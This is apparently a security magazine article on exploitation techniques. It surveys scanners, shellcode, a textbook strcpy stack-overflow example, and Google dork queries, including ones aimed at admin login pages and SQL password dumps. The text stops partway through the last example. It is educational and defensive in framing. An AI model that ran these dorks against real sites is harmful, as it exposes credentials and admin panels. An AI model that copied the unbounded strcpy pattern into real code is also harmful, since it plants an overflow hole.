ABOUT THE AUTHOR

Washington Almeida

Washington Almeida is an Electronic engineer and a Specialist in Law and Information Technology with more than 25 years of experience, familiar with digital forensic procedures that comprises digital forensics investigations phases as collection, examination, analysis and reporting. His excellent technical background has been acquired through consistent support in cases involving the social media environment, instant messaging, droppers, ransomware, copyright infringements, e-mails system, HR systems, databases, data theft, bank fraud, computer hacking, Internet applications among others. Cyber security professional also works with sophisticated systems invasion testing, helping companies to improve the security of their assets. In the assistance of Justice, he is licensed by the “Tribunal de Justiça de São Paulo” and “Tribunal Regional do Trabalho da 2ª Região” to act as digital forensic expert appointed by the judge.

Wash Web page: www.washingtonalmeida.com.br

Wash e-mail: wualmeida@outlook.com

Exploitation Techniques can be understood as both physical and logical.

An excellent example of physical exploitation can be taken from the Alcatraz prison history where Floyd Hamilton, who arrived at Alcatraz in 1940, realized that the building had exploitable weaknesses. Thus, he built a plan to cut through the bars in the Model Shop, aided by a special grinding wheel to cut the bars.

A logical exploit is the use of some resource, such as software or commands, to "exploit" a weakness in a system to carry out some form of malicious intent, such as elevating privileges in a system, gain access in a system, ransomware attack, DDoS attack, injection codes, worms, viruses, among others. The weakness in the system can be a bug, a glitch or simply a design vulnerability.

Those who utilize exploits often use social engineering to gain critical information needed to access the system. Hackers take pride in their knowledge of software exploits and post them to a website to share the vulnerability with other hackers. Web browsers and media players are often targeted by hackers since they both have access to system information and can download files from the internet.

Let us be straightforward: The process by which a person searches for an exploit is called Hacking. Obviously, due to the intense mass of documented exploits, where vulnerabilities can be exploited in a variety of systems, has brought the need for information security analysts to deal with the issue. So, quite simply, today we have two vectors of action involving the exploits. On the one hand, hackers who search intensively for failures in the most varied systems, and on the other, digital security experts who deal with the challenge of anticipating the actions of hackers. In this article, we will present some exploitation techniques and tools that must be at the top of the list of cyber security analysts' concerns, as well as some features that can provide a more secure environment within corporations.

Legal note:

Exploitation techniques are used by cyber security specialists to find and validate vulnerabilities in the information technology environment while performing extensive security auditing activities. These experts use such techniques to diagnose security problems and to detect vulnerabilities on the environments they are authorized to experiment with exploitation tools. However, experimenting exploitation techniques on hosts, systems and network environments that do not belong to you and that you are not authorized to use such techniques against it, does constitute illegal activity and it is subject to law enforcement that can vary from country to country.

Zero Day Attack Exploits:

In the terminology of the world of exploitation, when an unknown vulnerability in a system is discovered and exploited, it is called a Zero Day Attack. Software developers perform rigorous testing on their products to release it to their customers. But the phrase "nothing is perfect" applies to software programs as well. There are always unforeseen flaws that might be related to some functionality problems, features, spelling mistakes or even a security hole. This subject is so important that at the beginning of the year it involved two giants of the computer world: Google and Micro-

soft. Google has even publicly disclosed a Windows vulnerability that Microsoft has failed to patch. Google's Project Zero team routinely finds security holes in different software and calls on the affected software vendors. In that case, the team has publicly disclosed a vulnerability (with POC exploit) affecting Microsoft's Windows operating systems, ranging from Windows Vista Service Pack 2 to the latest Windows 10. And Google's concern is perfectly understandable as this affects not just you and me but a whole chain of businesses and users that keep the business world going.

Tools and techniques to discover security threats and vulnerabilities:

The first important thing about the tools is the interpretation of the results. The security analyst must be able to interpret the results generated through these tools.

Next, we present to the Hakin9 reader some of the main tools that can be used to analyze vulnerabilities in a system, as well as the techniques associated with each one.

1. **Protocol analyzer**:

Protocol analyzers are tools capable of monitoring the traffic of a network in real time. They have different features and functionalities, as well as different ways of presenting captured information, varying according to the product model. Some are available in software, others are provided with a type of laptop. Many models allow capturing and recording by analyzing and reporting to the manager the packets that were transmitted over a network. Capture can be done at the level of global traffic, showing everything that goes through the network, or in a specific way, capturing packages according to chosen parameters (such as source address, destination, content snippets). This analyzer capability allows you to verify the occurrence of non-synchronized, corrupted, checksum errors, or preamble packets, as well as monitoring user activity, detecting illegal, unethical or anti-government actions.

A protocol analyzer can be used for a wide variety of purposes, such as software and hardware failure detection, network optimization, insulation of faulty cables, among others.

2. **Vulnerability scanner**:

Vulnerability scanners are tools used to identify problems and security breaches in a variety of systems. This is done through code checks, ports, variables, banners, and other areas with potential problems. A vulnerability scanner is designed to be used by businesses to find potential security breaches and what needs to be fixed to remove such vulnerability. Although most commonly used for web applications nowadays, they can scan entire systems, including corporate networks as well as virtual machines. While vulnerability scanners are intended for legitimate use by professionals to ensure that their operating environment is secure, malicious individuals may use their resources for their purposes. By running this scan, it can find exactly in which areas of the network a hacker can invade.

There are some known scanners such as: Nessus OpenVAS, Nexpose, Retina, Vega, and others.

3. **Port scanner**:

The port scanner is basically a software application designed for the probe of the host or server against the open ports. This feature is mostly used by system administrators to help them verify the policies of security related to the networks the corporation must comply and also to identify some services being run with even some view. The port scan is an action of attack when the scan is performed against a host in which the attacker is not authorized to do so.

In both scenarios the tool requests the ranges of the server ports address on some host. This is done with some goal setting of finding out a port and then checking for some vulnerability known for those services. Many of the major professionals who use that feature don't do it for the intention of attacking. They make use of it so that they can determine if some services on some machine can be controlled or exploited remotely. Network Mapper (nmap) is a good example of a command line port scanner, although it is also available in Graphical User Interface.

4. **Passive vs. active tools**:

There are two types of the tools: active and passive.

Active tools are those that, when an attack happens, detect the attack and take some actions immediately so that the system (hardware or software) can be protected or to alert the security team regarding an ongoing attack. The passive tools are those that are able to perform the detection, but they don't really take any action, just send warnings to the users so they can take some action.

5. **Shellcode**:

Shellcode is the name given to a piece of code destined to be injected, and then executed, within the memory space of a vulnerable system from a failure that allows the attacker to gain control over the execution flow of the same. The purpose of the first shellcodes was to open a shell (`call/bin/sh` or something worth it). Nowadays, there are shellcodes that do much more than that. Some of them create reverse tunnels, others even have a graphical interface, to the point that even the term shellcode no longer makes sense. For this reason, some modern authors call only the payload of the exploit.

The major purpose of a shellcode is to make a vulnerable program function as a gateway to the host operating system. And the easiest way to interact with the S.O., is through your system calls (syscalls). Ideally, the shellcode needs to be independent of frameworks, virtual machines, interpreters, and so on. Therefore, the shellcode needs to be written using only basic system components, such as registers, native processor statements, and operating system calls (syscalls).

Most shellcodes are generated by extracting Object Codes from a code written in assembly, and are represented by a string of values in hexadecimal, to be more easily manipulated and injected into the target programs. The objective of the exploitation part is to divert the execution path of the vulnerable program. We can achieve that through one of the following techniques:

- Stack-based Buffer Overflow;
- Heap-based Buffer Overflow;
- Integer Overflow;
- Format String;
- Race condition;
- Memory corruption, etc;

How is the shellcode used inside an exploit?

Let us take as an example a simple exploit, a stack based buffer overflow vulnerability.

The code:

```
void exploit(char *data)

{

char buffer[20];          // The buffer is on stack

strcpy(buffer, data);  // Use strcpy to copy data

}
```

The main idea to exploit this vulnerability is the following:

a. Send the application a string larger than 20 bytes that also contains your shellcode;

b. The stack gets corrupted by overwriting past the boundaries of the statically allocated buffer. The shellcode will be placed on the stack;

c. The string will overwrite a piece of important data on the stack (for instance, the saved EIP or a function pointer) with a custom memory address;

d. The application will jump to the shellcode from the stack and start executing the machine code instructions inside;

e. If the attacker can successfully exploit this vulnerability, he/she will be able to run his/her shellcode and it will do something useful with the vulnerability, not only crash the program. The shellcode could open a shell, download and execute a file, reboot the computer, enable RDP or any other action the attacker wants to perform.

The NULL bytes have the value 0x00 and must be avoided. In C/C++ code a NULL byte is considered the terminator of a string. Because of this, the presence of these bytes in the shellcode might disturb the functionality of the target application and the shellcode might not be correctly copied into memory. Even this situation is not mandatory, there are common cases like buffer overflows where the strcpy() function is used. This function, will copy a string byte by byte and it will stop when it encounters a NULL byte.

Let us have a look in the piece of code below:

```
001D5754     B8 00000000    MOV EAX,0
001D5759     33C0           XOR EAX,EAX
```

The two instructions from the picture above are equivalent as functionality, but as you can see, the first one contains NULL bytes, while the second one does not. Even if NULL bytes are common in compiled code, we can avoid them. Also, there are specific cases when the shellcode must avoid characters, such as \r or \n, or even to use only alphanumeric characters. Thus, if the shellcode contains a NULL byte, strcpy() function will stop at that byte and the shellcode will not be complete and as you can guess, it will not work correctly.

6. **Google Hacking Database (GHDB)**:

Google Hacking is a technique used to optimize Google searches using its advanced features to dig deeper in terms of indexing or even to raise sensitive information about companies and people. Moreover, it is a great tool to find more specific things within websites and URL's like pdfs, documents and so on. The amount of sensitive information that can be achieved using only one query via Google's search engine is impressive. This feature is so important that the US agency NSA has dedicated a chapter titled "Google hacking" in the page 175 of its book called "Untangling The Web", a guide to internet research with more than six hundred pages, which is available for reading in the URI https://www.nsa.gov/news-features/declassified-documents/assets/files/Untangling-the-Web.pdf.

Let us get right to the point and show some of them to the Hacking9 reader just to have an idea of the ability to dig data via Google's search engine.

The "site" command:

The "site" command performs searches within specific sites only, common to detect settings and vulnerabilities in specific sites, preventing other domains from smudging your search. As an example, let us suppose that I wish to search for everything that contains the text "deepweb" within the domain washingtonalmeida.com.br. As a result, Google's search engine brings the results shown in the figure below.



Figure 1: Google search results with the "site" command

For these searches we use specific terms that forces Google to be more direct and specific in the search, when combining these terms, we build what is known as **dork**. A Google dork query, sometimes just referred to as a dork, is a search string that uses advanced search operators to find information that is not readily available on a website. Google dorking is also known as Google hacking.

The "intitle" command:

The "intitle" command, when used in the middle of a dork, searches the titles of the pages with the terms that you define. It is widely used for searching administrative pages, login pages, restricted pages, and so on. Now suppose you want to find the pages with the title "outlook web access". The search engine will bring up all incidents with these characteristics, as shown in figure 2 below:



Figure 2: Google search results with the "intitle" command

The "inurl" command:

The "inurl" command restricts a search so that some keywords must appear in the page address. Let us spice up our activity now. Suppose you want to find all the **`/admin`** folders on web pages that are within reach of the Google search engine. When we include "inurl:" in the query, Google's search engine will restrict the results to documents containing that word **`in`** the **`url`**. For instance, [inurl:**`/admin`**] will return documents that mention the word "**`/admin`**" in their url, and will return the content indexed by the Google search engine.

> ***Note:*** *there can be no space between the "inurl:" and the following word. Putting "inurl:" in front of every word in the query is equivalent to putting "allinurl:" at the front of the query: [inurl:hacking9 inurl:course] is the same as [allinurl:hacking9 course].*

We will not fool anyone, a person who perform a search like this, is very badly intentioned. The results are shown in the figure 3.



Figure 3: Google search results with the "inurl" command

The "intext" command:

The "intext" command is also an auxiliary that causes the search engine to search within PDF, HTML and TXT files for specified terms. In order to specify the type of file we want the search engine to limit its research, we use the other auxiliary "filetype:PDF" as shown in the figure 4 below, where I look for the term "Hacking9" in PDF files indexed by Google search engine.



Figure 4: Google search results with the "`filetype`" and "`intext`" commands

Combining the dorks:

Using combinations of dorks, it is possible to reach the login pages intended for system administrators. Here's the dangerous combination of a simple dork for this purpose: inurl: login.php intitle: "Admin Login"



Figure 5: Google search results using dorks

An even more dangerous dork can be used to search for database passwords. In the next example, I will be hunting for SQL password dumps saved in databases. In this dork, the "`ext:sql`" specifies the type of password dump, and the string "`e10adc3949ba59abbe56e057f20f883e`" is the md5 hash for the text 123456. Believe me, this is one of the most common passwords that people use. And the “intext” dork will allow to search inside my dump specification. Let us see the results.

